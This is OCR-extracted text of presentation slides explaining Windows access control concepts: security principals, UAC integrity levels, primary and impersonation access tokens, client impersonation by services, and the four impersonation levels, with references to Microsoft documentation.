
https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-principals


Multiple Security Contexts

- Within Windows, it is possible for the same user to have different execution contexts
  - E.g. User Account Control (UAC) splits execution between medium (regular) and high integrity (admin)

- How? Windows allows the same user to have different access tokens and logon sessions in the same system

https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-tokens






Purpose of Access Tokens

- Windows uses access tokens to carry out access control decisions
  - Windows securable objects have a list of control rules (DACL) associated
  - Processes/threads accessing such objects have an access token
  - The token information is compared against the control rules of an object to determine if access is allowed or denied

https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-tokens




Token Types

- Primary Tokens (process tokens)
  - Every process has a primary token associated
  - When a new process is created, the default action is to inherit the primary token of its parent

- Impersonation Tokens (thread tokens)
  - Enable a thread to run with a different security context (different token) than the parent process
  - Usually used for client and server scenarios

Impersonation Tokens




- A new thread is created for every client connecting to the service
- Thanks to impersonation tokens, threads can run with the security context of clients
- This enables the service to control access via ACLs

How does it work?

- Services which support Windows authentication carry out something called client Impersonation

- When a client connects to a service of this kind:
  1. Credentials are verified
  2. An access token with the security context of the client is created
  3. The service places a copy of that token into a new thread
  4. Such thread can act on behalf of the client and is subject to the restrictions imposed by ACLs



Impersonation Levels

- Some services may just require limited information from their clients and not a full impersonation

- Depending on the service and how it’s configured, impersonation tokens can have different impersonation levels

Impersonation level	Description
SecurityAnonymous	The server cannot impersonate or identify the client.
SecurityIdentification	The server can get the identity and privileges of the client, but cannot impersonate the client.
SecurityImpersonation	The server can impersonate the client's security context on the local system.
SecurityDelegation	The server can impersonate the client's security context on remote systems.

https://docs.microsoft.com/en-us/windows/desktop/secauthz/impersonation-levels

User Impersonation

User Impersonation

